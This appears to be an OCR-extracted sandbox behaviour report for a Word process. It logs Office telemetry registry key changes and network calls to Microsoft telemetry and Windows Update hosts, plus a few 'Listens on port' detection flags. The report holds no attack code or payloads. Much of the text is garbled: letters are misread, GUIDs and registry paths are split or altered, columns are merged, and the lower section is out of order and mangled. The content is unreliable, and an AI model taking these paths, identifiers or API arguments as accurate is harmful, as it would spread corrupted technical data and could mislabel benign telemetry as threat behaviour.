Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8}	2516
	1B2-FEA7244F6FFA}\ Value: None	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMoniton\{DAF0B914-9C1C-450A-8 1B2-FEA7244F6FFA}\S Value: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMoniton\{DAF0B914-9C1C-450A-8	2516
	1B2-FEA7244F6FFA}\Categories Value: None	
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D 33-BDF30C0FE473}\ Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D	2516
	33-BDF30C0FE473}\4 Value: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D	2516
Add Registry Key	33-BDF30C0FE473)\Categories Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETVMonitor\{BB00E856-A12F-4AB7-B2	2516
togica y . toy	Rey: Frie 1_CORRENT_OSER/Software/wilcrosoft/Office/16.0/Common/Client Leiemetry/Rules/Metadata/wilnword.exe/iE 1 Wildom/(BB00E666-ATZF-4AB7-BZ C8-4E80CAEA5B07)\ Value: None	2310
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2	2516
Write Pegistry Key	C8-4E80CAEA5B07)\S Value: 0 Kou: HKEV_CIDEBNT_LISEDISoftware\Microsoft)Office\16 0\Common\ClientTelemete\Delta\De	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMoniton\{BB00E856-A12F-4AB7-B2 C8-4E80CAEA5B07}\Categories Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B	2516
	20E-90D710F7D11C}\ Value: None	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMoniton\{F562B88E-422D-4B5C-B 20E-90D710F7D11C}\4 Value: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\\F562BB8E-422D-4B5C-B	2516
	20E-90D710F7D11C}\Categories Value: None	
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\ Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETVMonitor\{02FD33DF-F746-4A10-93	2516
,,	A0-2BC6273BC8E4)/4 Value: 0	2010
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\Categories Value: None	2516

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ULSAllCategories Value: 6, 10	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D 33-BDF3000FE473}\) Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2 C8-4E80CAEA5B07}\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 182-FEA7244F6FFA}\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562B88E-422D-485C-B 20E-90D710F7D11C}\Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\Value: None	2516 2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 1B2-FEA7244F6FFA}\ Value: None	2510
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 182-FEA7244F6FFA}\5 Value: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 182-FEA7244F6FFA}\Categories Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D 33-BDF30C0FE473}\ Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMoniton\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\4 Value: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D 33-BDF30C0FE473}\Categories Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2 C8-4E80CAEA5B07}\ Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2 C8-4E80CAEA5B07}\S Value: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2 C8-4E80CAEA5B07}\Categories Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562B88E-422D-4B5C-B20E-90D710F7D11C}\ Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B 20E-90D710F7D11C)\4 Value: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\Categories Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\ Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\4 Value: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\Categories Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ULSAllCategories Value: 6, 10	2516
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003	2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008	2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c	2516
Call System API	API Name: WinHttpCloseHandle Args: (da734430) Return: 1	2516
Call Network API Call Network API	API Name: socket Args: (2, 1, 6) Return: 11e4 API Name: bind Args: (11e4, 0.0.0.049193, 16) Return: 0	2516 2516
Detection	Threat Characteristic: Listens on port	2310
	0.0.0.49193	
Call System API	API Name: ConnectEx Args: (11e4, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fa568) Return: 0	2516
Call Network API	API Name: send Args: (11e4,, 1, 191) Return: 0	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\General\FileFormatBallotBoxTelemetryConfirmationEventSent Value: 1	2516
Write Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\General\FileFormat\Ballot\BoxTelemetry\Sent Value: 1 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\Rules\Metadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93	2516 2516
Delete Registry Key	A0-2BC6273BC8E4}\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D 33-BR20C0F5473\\ Value: None	2516
Delete Registry Key	33-BDF30C0FE473]\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2	2516
Delete Registry Key	C8-4E80CAEA5B07}\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 1B2-FEA7244F6FFA}\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B 20E-90D710F7D11C}\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None	2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 1B2-FEA7244F6FFA}\) Value: None	2516

18 18 18 18 18 18 18 18			
1997 1997	Add File	Path: %LOCALAPPDATA%IMicrosoftWindows\INetCache\Content.Word\~WRF(67B65E71-DA76-4F56-9524-973A4C428331).tmp Type: VSDT_WINWORD	2516
Michagny by Sp. International Common Common Section Sect			
SECTION SECT			
March Sequence Marc			
Martingspy Pay		•	
INSPETITATION Common Com			
1925 FEVEN PROFESS PROTECTIONS OF THE PROTECTION OF THE PROTECTI	•		
Mail No. Part Policy Service Colors (1998) 2018 20			
Mail Regaly for Sept Policy Interfine Vision Production (Call System API	nAccept: */"\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0	
19.2-7.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2	•		
1502-732-736-7479-7479-740-00-00-00-00-00-00-00-00-00-00-00-00-0	Call System API		2516
1916/17/2016/1917/2016/1917/2016/1916/1916/1916/1916/1916/1916/1916/1	Detection		
	Call Network API	API Name: bind Args: (2c4, 0.0.0.0:49195, 128) Return: 0	2516
	Call Network API	API Name: socket Args: (2, 1, 6) Return: 2c4	2516
	Call Network API	API Name: socket Args: (23, 2, 0) Return: 2c4	2516
1897 1997	Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 9003	2516
	Call System API	API Name: DnsQueryEx Args: (ctidl.windowsupdate.com, 1, 40006000) Return: 87	2516
	Call Network API	API Name: socket Args: (23, 2, 0) Return: 11fc	2516
Registry Kny	Call Network API	API Name: socket Args: (2, 2, 0) Return: 11fc	2516
18.0FFE744FFFF74[Collappine Value None	Call System API		2516
1805 FEZY-ATFEFF (A)Collegous Value: None 1807 Add Registry (Any New	Call Network API	API Name: send Args: (d9c,, 1, 191) Return: 0	2516
1925 EXPLAINT FOR PAY COURSE IT USER Robused Microsoft Office 16.0 Common Client Telemetry Published statistism many disease TVM on body A 1926 - 1926 - 1926	Call System API		2516
1935 FACT/SERS FACT Common Control	Detection		
March Registry Key	Call Network API	API Name: bind Args: (d9c, 0.0.0.0:49194, 16) Return: 0	2516
Mary Mary Lange	Call Network API	API Name: socket Args: (2, 1, 6) Return: d9c	2516
1822-FATZ44FFFFFQCatagories Value: None	Call System API	API Name: WinHttpCloseHandle Args: (da734df0) Return: 1	2516
1627-EA7244FFFFFACQuegothes Value: None	Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627479344) Return: cc000c	2516
Main	Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627479344) Return: cc0008	2516
1822 FEAT/PACEPTER (Categories Value: None 1822 FEAT/PACEPTER (Categories Value: None 2516	Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003	2516
182 FEA7244F0FFA] Categories Valuer None 2516	Call System API	API Name: WinHttpCloseHandle Args: (dabfed40) Return: 1	2516
182FEA72445FFAQCategories Value: None	Call System API	API Name: WinHttpCloseHandle Args: (dabff120) Return: 1	2516
1822FEA7244F6FFA/Categories Value: None	Call System API	API Name: WinHttpCloseHandle Args: (dabfca60) Return: 1	2516
182-FEA7244F6FFA Categories Value: None	write Registry Key		2516
Mad Registry Key			
182-FEA7244F6FFA Categories Value: None Rey: HKEY_CURRENT_USER/Software/Microsoft/Office\16.0/Common/ClientTelemetry/RulesMetadata\winword.exelETWMonitor\(A1869D49-2195-4F59-9D) 33-BDF30C0FE473]\x Value: None 2516 2	witte tredisity trey	,	2010
182-FEA724/F6FFA) Categories Value: None		A0-2BC6273BC8E4}\4 Value: 0	
182-FEA7244F6FFA)Categories Value: None Add Registry Key Rey: HKEY_CURRENT_USER:Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(A1869D49-2195-4F59-9D) 33-BDF30C0FE473)\ Value: None Write Registry Key Rey: HKEY_CURRENT_USER:Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(A1869D49-2195-4F59-9D) 33-BDF30C0FE473)\ Value: 0 Write Registry Key Rey: HKEY_CURRENT_USER:Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(A1869D49-2195-4F59-9D) 33-BDF30C0FE473)\ Caltegories Value: None Add Registry Key Rey: HKEY_CURRENT_USER:Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(A1869D49-2195-4F59-9D) 33-BDF30C0FE473)\ Caltegories Value: None Write Registry Key Rey: HKEY_CURRENT_USER:Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(B800E856-A12F-4A8T-B2) C8-4E80CAEA5807)\ Value: None Write Registry Key Rey: HKEY_CURRENT_USER:Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(B800E856-A12F-4A8T-B2) C8-4E80CAEA5807)\ Value: None Add Registry Key Rey: HKEY_CURRENT_USER:Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(B800E856-A12F-4A8T-B2) C8-4E80CAEA5807)\ Value: None Add Registry Key Rey: HKEY_CURRENT_USER:Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(F562B88E-422D-485C-B) C8-4E80CAEA5807\)Categories Value: None Write Registry Key Rey: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(F562B88E-422D-485C-B) C8-4E80CAEA5807\)Categories Value: None Write Registry Key Rey: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ET\Monitor\(F562B88E-422D-485C-B) C8-4E80CAEA5807\)Categories Value: None Rey: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Clie	Write Registry Key		2516
182-FEA7244F6FFA)\Categories Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(A1B69D49-2195-4F59-9D) 33-BDF30C0FE473)\Walue: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(A1B69D49-2195-4F59-9D) 33-BDF30C0FE473)\Walue: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(A1B69D49-2195-4F59-9D) 33-BDF30C0FE473)\Walue: None Add Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-8D) C8-4E80CAEA5807\\Svalue: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-8D) C8-4E80CAEA5807\\Svalue: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-8D) C8-4E80CAEA5807\Svalue: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-8D) C8-4E80CAEA5807\Soltware\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(F562B88E-422D-4B5C-B) C8-4E80CAEA5807\Soltware\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(F562B88E-422D-4B5C-B) Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(F562B88E-422D-4B5C-B) 22516 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(F562B88E-422D-4B5C-B) 2256 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(F562B88E-422D-4B5C-B) 2	Add Registry Key		2516
192-FEA7244F6FFA)\Categories Value: None Add Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(A1869D49-2195-4F59-9D) 33-8DF30C0FE473)\Value: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(A1869D49-2195-4F59-9D) 33-8DF30C0FE473)\Value: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(A1869D49-2195-4F59-9D) 33-8DF30C0FE473)\Value: None Add Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) C8-4E80CAEA5807)\Value: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) C8-4E80CAEA5807)\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) C8-4E80CAEA5807)\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) C8-4E80CAEA5807)\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) C8-4E80CAEA5807)\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) C8-4E80CAEA5807)\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(F562B88E-422D-4B5C-B) C8-4E80CAEA5807)\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(F562B88E-422D-4B5C-B) C8-4E80CAEA5807\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(F562B88E-422D-4B5C-B) C8-4E80CAEA5807\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ETWMonitor\(F562B88E-422D-4B5C-B) C8-4E80CAEA5807\Software\Microsoft\	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B	2516
182-FEA7244F6FFA}\Categories Value: None	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B	2516
1B2-FEA7244F6FFA)\Categories Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(A1B69D49-2195-4F59-9D) 33-BDF30C0FE473)\\ Categories Value: None Add Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) C8-4E80CAEA5807)\\ Value: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) C8-4E80CAEA5807)\\ Value: 0 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) 2516 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(B800E856-A12F-4A87-B2) 2516	Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B	2516
1B2-FEA7244F6FFA)\Categories Value: None Add Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1869D49-2195-4F59-9D} 33-BDF30C0FE473}\ Value: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1869D49-2195-4F59-9D} 33-BDF30C0FE473)\AV\u00e4\u	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2	2516
1B2-FEA7244F6FFA)\Categories Value: None Add Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1869D49-2195-4F59-9D} 33-BDF30C0FE473}\ Value: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1869D49-2195-4F59-9D} 33-BDF30C0FE473}\ Value: 0 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1869D49-2195-4F59-9D} 33-BDF30C0FE473}\ Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1869D49-2195-4F59-9D} 33-BDF30C0FE473}\ Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{B800E856-A12F-4A87-B2} 2516	Write Registry Key		2516
1B2-FEA7244F6FFA)\Categories Value: None 1B2-FEA7244F6FFA)\Categories Value: None Add Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(A1869D49-2195-4F59-9D) 2516 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(A1869D49-2195-4F59-9D) 2516 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\(A1869D49-2195-4F59-9D) 2516	Add Registry Key		2516
1B2-FEA7244F6FFA)\Categories Value: None Add Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1869D49-2195-4F59-9D 33-BDF30C0FE473}\\ Value: None Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1869D49-2195-4F59-9D 2516}	Write Registry Key		2516
1B2-FEA7244F6FFA}\Categories Value: None Add Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D 2516	Write Registry Key	,	2516
	Add Registry Key		2516
	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 1B2-FEA7244F6FFA}\Categories Value: None	2516

▼ Screenshot



Process Graph Legend

